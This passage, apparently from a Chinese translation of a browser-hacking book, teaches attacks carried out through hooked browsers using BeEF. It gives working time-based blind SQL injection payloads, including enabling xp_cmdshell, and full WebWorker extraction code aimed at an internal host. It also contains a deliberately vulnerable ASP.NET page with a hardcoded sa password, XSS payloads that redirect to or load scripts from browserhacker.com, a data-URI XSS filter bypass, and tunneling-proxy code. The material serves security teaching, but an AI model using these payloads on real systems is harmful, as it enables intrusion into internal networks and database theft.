攻击的下一步是发送不带任何攻击向量的请求，以监控常规响应时间。这样才能有依据地对后续攻击向量作出调整，因为目标可能对常规请求都会花几秒才响应。确定了基准响应时间后，通过`sendRequests()`函数发送所有可用的攻击向量。每个XHR请求在处理后，都会有回调函数在响应到达后检测响应时间。如果响应时间等于或大于注入的延迟，则说明注入成功，并可以确认存在基于时间的SQLi漏洞。在图9-11和图9-12中，可以看到通过BeEF在勾连浏览器中注入代码后，内部发生了什么。



图9-11　成功的SQLi攻击的时间延迟




图9-12　记录成功的SQLi攻击

3. 跨域SQL盲注利用

好了，现在你已经可以检测到哪个跨域资源存在SQL注入漏洞了，而且也知道了使用的是什么数据库。有了这些信息，就可以想办法执行一些操作系统命令，或者提取数据库中的数据。

执行操作系统命令在很大程度上依赖于数据库配置是否存在问题，特别是那些有关当前数据库用户许可和权限级别的设置是否有问题。如果数据库是MSSQL，则可以使用存储过程`xp_cmdshell()`，在操作系统中执行命令，甚至接管用户。不过要知道，该应用的数据库用户必须拥有sysadmin角色，才能使用这个存储过程。从MSSQL 2005开始，这一特性默认被禁用，不过调用`sp_configure()`存储过程可以再启用它[20]。

使用如下MSSQL语句，可以检测是否可以执行上述存储过程。当然，需要在适当的HTTP请求中把它们格式化，才能偷偷地输入数据库。

```
EXEC sp_configure 'show advanced options',1;RECONFIGURE
EXEC master..xp_cmdshell('ping -n 10 localhost')
```

第一个请求用于重新启用`xp_cmdshell()`存储过程（如果之前是被禁用的）。第二个请求会在成功启用该存储过程（或者原本就已经启用），而且用户角色为sysadmin的情况下，创建一个时间延迟响应。在这里，攻击向量中的时间延迟是使用标准的ping工具执行10次`ping localhost`来达成的，所需时间大约9~10秒。如果你看到了期望的延迟，就可以继续执行其他操作系统命令了。

至于提取数据，可以修改前面的代码，添加支持二进制提取的算法。该算法与Chris Anley在

他的论文“Advanced SQL injection”[21]中披露，并在Sqlmap中实现的类似。比如，要确定当前数据库名称的第一个字节的第一位是0还是1，可以在MSSQL中使用下面的向量：

```
declare @s varchar(8000) select @s = db_name() if (ascii(substring \
(@s, 1, 1)) & (power(2, 0))) > 0 waitfor delay '0:0:5'
```

如果响应延迟了5秒，则可以确定第一位是1。然后用下面的向量继续检测第一个字节的第二位，以此类推：

```
declare @s varchar(8000) select @s = db_name() if (ascii(substring \
(@s, 1, 1)) & (power(2, 1))) > 0 waitfor delay '0:0:5'
```

基于时延的数据提取显然没有考虑到速度。需要发送的请求可能是几百甚至几千个。确定一个8字符的词是什么，需要64个请求。不过要知道，这些请求并非必须按顺序发送，不一定等上一个完成才能发送下一个。此时XHR的异步性就能帮上大忙。还可以使用WebWorker，以类似启动新线程的方式来加速提取数据的过程。

看下面的例子，这是一个ASP.NET应用，它使用MSSQL 2008，故意留下了漏洞。其中的`book_id`参数值中就有可以跨域利用的SQL注入漏洞。服务器端C#代码如下：

```
public partial class _Default : System.Web.UI.Page{
 // 从 Web.config中取得SQLserver 2008的连接信息
 protected SqlConnection dbConn = new SqlConnection(
  ConfigurationManager.ConnectionStrings["sqlserver"].ToString()
 );

 protected void Page_Load(object sender, EventArgs e){
  if(Request.QueryString["book_id"] != null){
     // 存在SQL注入漏洞的SQL查询
     string sql = "SELECT * FROM books WHERE id = " +
       Request.QueryString["book_id"];

     SqlCommand cmd = new SqlCommand(sql, dbConn);
     dbConn.Open();

     // 迭代结果
     SqlDataReader results = cmd.ExecuteReader();
     string response = "";
     while(results.Read()){
      response += "<b>Book name:</b> " + results["name"] +
       "<br><b>Book authors:</b> " + results["author"];
     }
    Response.Write(response);
    results.Close();
    dbConn.Close();
  }
 }
}
```

与所有ASP.NET应用一样，这个应用也使用了Web.config文件，其中包含连接数据库的信息：

```
<add name="sqlserver"
 connectionString="server=localhost;
```

```
database=sql_InjEction_1234;uid=sa;password=Abcd-1234;"
 providerName="System.Data.SqlClient"/>
</connectionStrings>
```

根据MDN（Microsoft Developer Network，微软开发者网络）的描述[22]以及本章前面简单的演示，如果在同一个MSSQL服务器上指定了多个`WAITFOR`语句，那它们将在不同的线程中分别执行。除非数据库服务器由于高负载而产生线程饥饿（thread starvation），否则来自不同的HTTP请求的多个`WAITFOR`语句会按照预期执行。

并非所有数据库都这样。MSSQL好像是唯一一个足以支持并行时延的数据库。正因为如此，Sqlmap在处理基于时间的SQL盲注时，会完全禁用多线程。不过在MSSQL中，使用基于时间的SQL盲注并行检索数据还是可能的，本章后面还会再介绍。

利用上述ASP.NET应用的漏洞，可以通过以下代码检索当前数据库的名称。这段代码有两个部分：一部分是由每个WebWorker执行的代码，另一部分是WebWorker控制器。每个WebWorker都会执行下列代码：

```
var uri, port, path, payload;
var index, seconds, position;

/* 配置来自实例化此WebWorker（控制器）的代码 */
onmessage = function (e) {
 uri = e.data['uri'];
 port = e.data['port'];
 path = e.data['path'];
 payload = e.data['payload'];

 index = e.data['index'];
 seconds = e.data['seconds'];
 position = e.data['position'];

 retrieveChar(index, seconds, position);
};

function retrieveChar(index, seconds, position){
 var lowerbound = 1;
 var upperbound = 127;
 var index;
 var isLastReqSleep = false;
 var reqNumber = 0;
 // 如果所有请求都不延迟，说明正在查询范围外的地址
 var stringEndReached = true;

 function doRequest(index, seconds, position){

 if(lowerbound <= upperbound){
  reqNumber++;
  index = Math.floor((lowerbound + upperbound) / 2);
  var enc_payload = encodeURI(payload + position + ",1))>" + index +
      ") WAITFOR DELAY '0:0:" + seconds + "'--");
  // 负载类似于IF(UNICODE(SUBSTRING((SELECT \
```

```
  // ISNULL(CAST(DB_NAME() AS NVARCHAR(4000)),CHAR(32))),
  var xhr = new XMLHttpRequest();
  var started = new Date().getTime();
  xhr.open("GET", uri + ":" + port + path + enc_payload, false);
  xhr.onreadystatechange=function(){
  if(xhr.readyState == 4){
   var finished = new Date().getTime();
   var respTime = (finished - started)/1000;

   /* 二进制推断。每字符7个请求可以确定该字符的二进制表示。
    * 如果请求至少N秒不延迟，可以推断该字符的二进制表示不大于
    * 'index' 127: IF(115>127) WAITFOR。同样，继续，将'index'改为63
    */
   if(respTime >= seconds){
     lowerbound = index + 1;
     if(reqNumber == 7) isLastReqSleep = true;
     stringEndReached = false;
   }else{
     upperbound = index - 1;
   }
   /* 递归调用doRequest() */
   doRequest(index, seconds, position);
 }}
 xhr.send();

 }else{
  if(isLastReqSleep){
   index++;
  }
  /* 通知WebWorker控制器，传递当前位置的字符
   * stringEndReached==true表示超过范围，找到了全部数据
   */
  postMessage(
   {'position':position,'char':index,'end':stringEndReached}
  );
  self.close(); //close the worker
  return index;
 }
}

// 发送请求
doRequest(index, seconds, position);
}
```

以上代码使用二进制推断，来检索指定位置的每个字符的十进制表示。我们知道，ASCII字符可能的值是1（SOH）到127（DEL），涵盖了小写和大写的数字和字母，包括符号。使用二进制推断，可以通过7次迭代（7次请求），取得字符串（这里的数据库名称）中的每个字符。给前面的代码添加`console.log()`，就可以看到如何检索到数据库名的第一个字符，本例的结果是`s`：

```
Response delayed. Char is > 64
Response delayed. Char is > 96
```

```
Response delayed. Char is > 112
Response not delayed. Char is < 120
Response not delayed. Char is < 116
Response delayed. Char is > 114
Response not delayed. Char is == 115 -> s
```

第一个跨域HTTP请求会指向以下URL，因为我们要检索数据库名称的第一个字符：

```
http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(SUBSTRING(
(SELECT%20ISNULL(CAST(DB_NAME()%20AS%20NVARCHAR(4000)),
CHAR(32))),1,1))%3E64)%20WAITFOR%20DELAY%20%270:0:2%27--
```

而响应（可以通过前面的`console.log()`输出看到）被延迟了，因为115>64。整个过程继续直至`lowerbound <= upperbound`，也就是说没有更多迭代了，因为115<116，并且115>114，所以最终这个字符就是115。WebWorker完成任务后，会使用`postMessage()`把结果发送给父控制器：

```
postMessage({'position':position,'char':index,'end':stringEndReached});
```

每一个WebWorker负责检索特定位置上的一个字符。而启动它们和验证结果的任务，则是由以下控制器代码完成：

```
if(!!window.Worker){

// WebWorker代码
var wwloc = "http://browserhacker.com/time-based-sqli/worker.js";
// 初始化
var uri = "http://172.16.37.149";
var port = "8080";
var path = "/?book_id=1";
var payload = " IF(UNICODE(SUBSTRING((SELECT ISNULL(CAST(DB_NAME()" +
 " AS NVARCHAR(4000)),CHAR(32))),";
var timeDelay = 2; // 延迟响应的秒数
var position = 1;
// 保存取得字符的数组
var dbname = [];
var dbname_string = "";
// 内部变量
var dataLength = 0;
var workersDone = 0;
var successfulWorkersDone = 0;

// 并行执行的WebWorker数量
// (1个WebWorker处理1个字符位)
var workers_number = 5;
// 每秒调用1次checkComplete()
var checkCompleteDelay = 1000;
var start = new Date().getTime();

/* 迭代dbname,将字符从十进制转换为字符*/
function finish(){
 dbname.shift(); // 移除第一个0索引
 for(var i=0; i<dbname.length; i++){
```

```
  dbname_string += String.fromCharCode(dbname[i]);
 }
 console.log("Database name is: " + dbname_string);
 var end = new Date().getTime();
 console.log("Total time [" + (end-start)/1000 + "] seconds.");
}
/* 生成WebWorker，处理从'start'位置取得的数据*/
function spawnWorkers(start, end){
 for(var i=start; i<=end; i++){

// 使用eval动态创建WebWorker变量
 eval("var w" + i + " = new Worker('" + wwloc + "');");

/* 从WebWorker取得消息后，检查从哪个位置获得了哪个字符，
 并将其添加到dbname数组。如果消息包含'end'，
 说明WebWorker在检查范围('dataLength')之外的位置*/
 eval("w" + i + ".onmessage = function(oEvent){" +
 "var c = oEvent.data['char'];var p = oEvent.data['position'];" +
 "workersDone++;" +
 "if(oEvent.data['end']){if(dataLength==0){dataLength=p-1;}; " +
 "if(dataLength !=0 && dataLength > (p-1)){dataLength=p-1;};}else{" +
   "successfulWorkersDone++;" +
   " console.log('Retrieved char ['+c+'] at position ['+p+']');" +
   "dbname[p]=c; console.log('Workers done [' + workersDone + '].' +
   " DataLength ['+dataLength+']');}}; ");
 eval("var data = {'uri':'" + uri + "', 'port':" + port +
  ", 'path':'" + path +"', 'payload':'" + payload +
  "', 'index':0,'seconds':" + timeDelay + ",'position':" + i + "};");
 eval("w" + i + ".postMessage(data);");

 position++;
 }
}

/* 每N秒('checkCompleteDelay'中定义)
检查一次WebWorker是否完成，均匀地生成它们，或调用finish() */
function checkComplete(){
 if(workersDone == workers_number){
 console.log("Successful workers done ["+successfulWorkersDone+"]");

/* 所有生成的WebWorker都完成，检查是否到了dataLength
或者还需要再继续生成，dataLength==0
表明还需要标识待取得数据的长度 */
  if((dataLength != 0 && successfulWorkersDone !=0)
    && successfulWorkersDone == dataLength){
   console.log("Finishing...");
   clearInterval(checkCompleteInterval);
   finish();
  }else{
   // 生成新WebWorker
   console.log("Spawned other [" + workers_number + "] workers.");
   workersDone = 0;
   spawnWorkers(position, position+(workers_number-1));
  }
```

```
 }else{
  console.log("Waiting for workers to complete..." +
   "Successful workers done ["+successfulWorkersDone+"]");
 }
}

// 第一次调用
spawnWorkers(position, workers_number);

var checkCompleteInterval = setInterval(function(){
  checkComplete()}, checkCompleteDelay);

}else{
console.log("WebWorker not supported!");
}
```

攻击目标是位于内网172.16.37.149:8080上的一个Web应用。根据每次访问/资源的HTTP响应时间总小于0.2秒，可以放心地使用2秒的延迟（timeDelay变量）。并行WebWorker默认为5个，但可以通过workers_number变量来修改。每个WebWorker执行的代码需要从加载控制器代码的同源加载，并可以通过wwloc变量配置。

调用spawnWorkers()会初始化位置1（因为要检索数据库名称的第一个字符），并创建5个WebWorker。每个WebWorker分别负责检索指定位置的字符。第一个检索位置1，第二个检索位置2，以此类推。与此同时，checkComplete()函数每秒钟都会被调用一次。这个函数负责检查有多少个WebWorker成功完成了任务，以及是否找出了数据库名称的最后一个字符。

确定要检索数据长度的一个方法，是向带外发送7个请求，并检查这些请求是否延迟了。MSSQL不允许数据库名称中出现空字符，因此这个过程就更直观了。对于名为sql_InjEction_1234的数据库，长度就是18，因此如果检索位置19的全部7个请求都没有延迟，则说明已经到达数据末尾。

在dataLength已知之前，会不断生成新的WebWorker。而在dataLength确定且所有工作进程全部完成后，用来调用checkComplete()的时间间隔会被清除，之后数据库名的值会被重建出来。数组dbname里保存着十进制形式的所有检索到的字符，只要迭代一遍并调用String.fromCharCode(char)，就可以得到它们的字符串表示。这个任务由finish()函数执行。

图9-13展示了这个基准响应时间0.2秒、延迟时间2秒、并行使用5个工作进程的技术执行之后的结果。只用了44秒，就获取了数据库名称。




图9-13　5个工作进程在Chrome中取得了数据库名称

而使用10个工作进程执行相同的任务花了30秒，如图9-14所示。




图9-14　10个工作进程在Firefox中取得了数据库名称

使用与前面跨域示例一样的时间延迟设置，启动Sqlmap，结果花了差不多140秒才取得了相同的结果：

```
./sqlmap.py -u "http://172.16.37.149:8080/?book_id=1"
 -p book_id --dbms "mssql" --technique T --time-sec=2
 -v 3 --current-db --threads 5
[19:53:56] [DEBUG] performed 151 queries in 139.56 seconds
current database:    'sql_InjEction_1234'
```

尽管指定了5个线程，但Sqlmap会在处理基于时间的SQL盲注时禁用多线程。因此所有请求实际上是按顺序发送的。

此外，如果你控制了一个内网浏览器，同时在攻击一个内网Web应用，那么通信延迟会减少，

而可靠性会提高。这意味着你可以缩短SQL中的时间延迟，同时还可以在发现漏洞和获取数据上取得更好的效果。

以此为基础，甚至还可以把向同一个目标发送请求的任务拆分开，分发到多个勾连浏览器。然后在服务器端把浏览器返回的数据重建起来。这种分布式的、基于时间的SQL注入示例的完整代码可以在这里找到：https://browserhacker.com。

本节探讨了利用SQL注入漏洞的技术。接下来要看一看XSS漏洞，以及如何在浏览器中利用它们。

9.7.2 检测 XSS 漏洞

XSS漏洞在第2章中分析过，同时也给出了现实中的例子。本节将完全从勾连浏览器的角度来介绍如何检测XSS漏洞。

1. 跨域Blind XSS检测

在跨域的情况下，要检测XSS漏洞需要执行两个操作：一个是发送攻击指令，另一个是确定攻击是否成功。

在发现了前几小节用的URL http://192.168.1.1/chapter?id=1之后，下一步是检查`id`参数是否存在XSS漏洞。为此，先把这个URL加载到一个内嵌框架中，然后给这个参数追加一个经典的XSS字符串值。结果类似如下所示：

```
<iframe src="http://192.168.1.1/chapter?id=1
  %3Cscript%3Ealert(1)%3C%2Fscript%3E">
```

当这个内嵌框架添加到勾连页面的DOM中之后，就会加载跨域URL。无论该资源存在反射型XSS漏洞还是存储型XSS漏洞，都会弹出一个窗口来。显然，还需要通过某种方式知晓XSS向量是否被触发了。因为内嵌框架是被注入了勾连页面，所以你无法直接看到弹出的窗口。事实上，受害者反而会看到它。如果你的目标里有人非常敏感，那你肯定不愿意他的眼前出现这个窗口！

通过在内嵌框架中加载资源以识别XSS漏洞的想法，是由Gareth Heyes在2009年推而广之的，当时是通过他写的XssRays[23]。XssRays是一个纯粹的JavaScript XSS扫描器。简单来说，XssRays会取得一个网页中的所有链接和表单，并在这些资源路径及其参数的后面添加XSS向量，然后通过内嵌框架加载它们。

2009年，即使是在跨域的情况下，子框架也是可以使用URI片段标识符（#）与父框架通信的。今天，所有现代浏览器都已经消除了这个漏洞。事实上，我们可以把它归结为一种违反SOP的行为，因为根据SOP，加载到内嵌框架中的跨域资源是不应该可以与其顶级窗口通信的。

由于XssRays是完全用JavaScript写的，所以它可以直接在勾连浏览器中使用。现代浏览器中的旧XssRays逻辑是可以利用的，只需把原来使用打了补丁的绕过片段标识符的地方替换掉。新的payload必须更完善，对SOP更友好。换句话说，就是在发现XSS漏洞时，需要在不触犯SOP的情况下通知到攻击者。

新payload把内嵌框架的位置改成了攻击者知道的资源，比如你的服务器上的一个处理程序。继续前面的例子，此时的新向量应该是类似这样的：

```
<iframe src="http://192.168.1.1/chapter?id=1%3Cscript%3Elocation%3D'http%3A
%2F%2Fbrowserhacker.com%2Fxssrays%3Fdetails%3D....'%3C%2Fscript%3E">
```

如果攻击成功执行，就会创建一个指向http://browserhacker.com/xssrays资源的GET请求，包括XSS漏洞的细节信息。这种方式可以避免误报，因为服务器上的处理程序在指令被执行的情况下，只会收到GET请求。而只有在漏洞被利用了的情况下，才可能发送这个通知。

对XssRays的改进包含在BeEF中，其逻辑可以被注入勾连浏览器，以检测同源或跨域XSS漏洞。图9-15展示了BeEF中的XssRays的工作架构。




图9-15　XssRays的高层构架

XssRays当然可以用于检测同源XSS漏洞。但是，由于在同源的情况下根本没有SOP限制，所以其实用价值也会打些折扣。而且对于基础设施而言，同源的XSS漏洞未必更有价值。

如果能够扩大攻击面，则跨域XSS漏洞检测的用处会更大。对于不能在互联网上路由到的Web服务器的间接的XSS漏洞利用，对你而言是非常有价值的。因为新的攻击目标很可能被其组织假定为是外网无法访问的，所以很可能不会对其采取严密的安全防范措施。

如果能找到跨域资源中的XSS漏洞，就无法阻止你在该资源的环境中勾连浏览器了。根据需求不同，可以把资源加载至已勾连页面中的隐藏的内嵌框架，也可以像第3章讨论的那样打开一个新的弹出窗口（可以在当前窗口上面，也可以在当前窗口底下）。后面几小节会介绍如何勾连新发现的源。

检测跨域XSS漏洞的另一个优势，是可以隐藏你的互联网IP地址。资源并不是在攻击者的机器上加载，而是在被勾连的浏览器上加载。因此，攻击目标的IP地址才会被记录到Web应用的日志中。别忘了，这个特点是所有通过勾连浏览器实施的攻击所共有的，而这正是发动（大多数）匿名攻击的关键所在。

2. 跨域Blind XSS利用

现在，你已经在内部网络上通过勾连浏览器勾连了一个源。假设这个初始源是可以通过互联网访问的。你又检测到了一个有XSS漏洞的、不能路由到的Web应用。那么下一步，就是取得这个源的访问权限，而这一步实际上很简单。

说来简单，其实就是要在新发现的源中再次勾连一个源。这里需要分清什么是勾连浏览器和勾连源。勾连浏览器必须至少有一个勾连源，而勾连源必须至少有一个勾连浏览器。通常情况下，勾连浏览器和勾连源是一一对应的。如果你在受害者浏览器中勾连了一个源，就说明你既勾连了一个浏览器，又勾连了一个源。如果你想创建一个指向其他源的勾连内嵌框架（在之前勾连源的DOM中），那么你可能在同一个浏览器中拥有两个被勾连的源。当然，也有可能在同一个源上勾连两个或多个浏览器。使用框架通过XSS漏洞勾连多个浏览器时，就会发生这种情况。

下面开始介绍如何勾连新源。继续前面XssRays的例子，通过执行下面两行JavaScript代码，就可以在BeEF中以一个隐藏的内嵌框架勾连有漏洞的源http://192.168.1.1/chapter?id=1：

```
var i = beef.dom.createInvisibleIframe();
i.setAttribute(
  'src',
  "http://192.168.1.1/chapter?id=1"+
  "<script src='http://browserhacker.com/hook.js'></script>");
```

利用XSS漏洞勾连新源之后，就拥有了间接的访问权限。因为新源无法路由到，所以所有通信都必须通过勾连浏览器中转。这种对源的盲勾连，让攻击者能够实现对内部Web应用的访问，这是在互联网上实现不了的。

现在，可以利用浏览器的隧道代理，对Web服务器发动进一步攻击。后面的内容将更加详细地介绍相关的攻击方法。

3. 绕过XSS过滤器

大多数现代浏览器都会默认实现XSS过滤器，这种机制会导致跨域勾连的可靠性降低。绕过这些机制是一场旷日持久的“暗战”，但对于你已经勾连的浏览器而言，可能存在一种方案能帮你绕过这些过滤器。

Chrome的过滤器（也在Safari中实现了，因为它们都使用WebKit渲染引擎）叫作XssAuditor。这个过滤器并不保护用户免受通过数据URI向量发动的XSS攻击之害。Mario Heiderich在2010年向Chrome开发团队报告了这个问题[24]。在本书写作时，相应的绕行方案依然有效。

URI模式data:的设计意图是以外部资源的形式，在HTML页面中包含嵌入数据。它的格式是这样的：

```
data:[<MIME-type>][;charset=<encoding>][;base64],<data>
```

如果有一个base64编码的PNG图片，那么嵌入它的数据URI可能是这样的：

```
<img src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAAUA \
AAAFCAYAAACNbyblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHxgljNBAAO \
9TXL0Y4OHwAAAABJRU5ErkJggg==">
```

没有什么可以阻止这种模式里包含其他类型的内容，比如可以使用`text/html`类型的字符

集，然后以base64编码字符串`<script>alert(1)</script>`。如果编码了这个字符串，就会得到下面的数据URI：

```
<iframe src="data:text/html;base64, \
PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></iframe>
```

BeEF中的XssRays对Chrome和Safari使用的正是这种技术。下面的JavaScript代码说明了其逻辑：

```
if(beef.browser.isC() || beef.browser.isS()){
  // 浏览器是Chrome或Safari
  var datauri = btoa(url);
  iframe.src = "data:text/html;base64," + datauri;
}else{
  iframe.src = url;
}
```

知道如何对XSS漏洞发动攻击后，我们可以更上一层楼。下一节会介绍利用上述漏洞的各种方法，以达到你的终极目标。

9.8　通过浏览器代理

使用通配符的宽松跨域策略，或者SOP绕行技术，可以让我们把勾连浏览器当作开放的HTTP代理来使用。即使不可以绕过SOP或者不存在配置上的疏漏，照样可以通过勾连浏览器代理请求，只不过SOP会将你限制在当前勾连源。在通过XSS勾连了一个源，而你又不能直接访问它的情况下，这还是有用的。关于绕过SOP的技术，请参见第4章。

BeEF的Tunneling Prox扩展在127.0.0.1:6789上绑定了一个服务器套接字，可以解析原始的HTTP请求。下面的代码演示了其部分功能：

```
def initialize
  @conf = BeEF::Core::Configuration.instance
  @proxy_server = TCPServer.new(
   @conf.get('beef.extension.proxy.address'),
   @conf.get('beef.extension.proxy.port')
  )

  loop do
    proxy = @proxy_server.accept
    Thread.new proxy, &method(:handle_request)
  end
end

def handle_request socket
  request_line = socket.readline

  # HTTP方法 # 默认为GET
  method = request_line[/^\w+/]

  # HTTP版本 # 默认为1.0
  version = request_line[/HTTP\/(1\.\d)\s*$/, 1]
```

```
    version = "1.0" if version.nil?

    # url # 主机：端口/路径
    url = request_line[/^\w+\s+(\S+)/, 1]

    # 重写UNRESERVED
    # 防止攻击时发生URI错误
    tolerant_parser = URI::Parser.new(
     :UNRESERVED => BeEF::Core::Configuration.instance.get(
       "beef.extension.requester.uri_unreserved_chars")
    )
    uri = tolerant_parser.parse(url.to_s)

    raw_request = request_line
    content_length = 0

    loop do
      line = socket.readline

      if line =~ /^Content-Length:\s+(\d+)\s*$/
        content_length = $1.to_i
      end

      if line.strip.empty?
        # 读取套接字中的数据
        # 长度为<content_length>
        if content_length >= 0
          raw_request += "\r\n" + socket.read(content_length)
        end
        break
      else
        raw_request += line
      end
    end
    [...snip...]
  end
```

发送到该服务器套接字的原始HTTP请求被解析后，保存在BeEF的数据库中。另一个组件会从数据库中检索到这个原始请求的数据，将其转换为一个`XMLHttpRequest`。转换后的请求随时可以通过某种通信渠道，被注入勾连浏览器的DOM。第3章介绍过，可选的通信渠道有XHR轮询、WebSocket和DNS。

服务器端组件Requester会将正确的BeEF JavaScript API调用注入勾连浏览器：

```
def add_to_body(output)
  @body << %Q{
    beef.execute(function() {
      beef.net.requester.send(
        #{output.to_json}
       );
    });
  }
end
```

9

前面代码中的变量output是其JSON形式的散列值，包含需要发送的请求的所有信息。这些信息随后作为输入参数传递给beef.net.requester.send方法。该方法会为requests_array数组中的每一项都创建一个XMLHttpRequest请求，然后调用如下所示的beef.net.forge_request方法：

```
beef.net.requester = {

 handler: "requester",

 send: function(requests_array) {
  for (i in requests_array) {
   request = requests_array[i];

   # 使用BeEF的forge_request API及必要信息创建一个XHR对象
   beef.net.forge_request('http', request.method, request.host,
    request.port, request.uri, null, request.headers, request.data,
    10, null, request.allowCrossDomain, request.id, function(res,
    requestid){

      # 要执行的回调，把XHR响应数据发给服务器
      beef.net.send('/requester', requestid, {
       response_data: res.response_body,
       response_status_code: res.status_code,
       response_status_text: res.status_text,
       response_port_status: res.port_status,
       response_headers: res.headers});
   });
  }
 }
};
```

这里forge_request的最后一个输入参数是一个匿名函数，会在forge_request请求完成后作为回调函数被调用。调用结果就是继续调用beef.net.send，从而将状态、首部和响应体等XHR响应信息发送回BeEF。然后服务器会去掉一些HTTP响应首部，主要是缓存和编码相关的字段，然后调整Content-length响应首部。之所以要进行这种响应的规范化调整，是因为最初的HTTP响应是通过XMLHttpRequest取得的，而且可能包含GZIP编码首部。如果Tunneling Proxy服务器不去掉该首部，可能会导致Content-length不匹配，因为勾连浏览器在获得XHR响应时就会将其解码。

此时，规范化的原始HTTP响应就可以被发回到套接字，这个套接字最初将请求发送给了BeEF的Tunneling Proxy的6789端口。根据BeEF中配置的轮询超时、目标应用的响应时间，以及勾连浏览器的带宽不同，接收响应可能会有几秒钟的延迟。

图9-16展示了Tunneling Proxy内部的架构流程。




图9-16 BeEF的Tunneling Proxy内部的架构流程

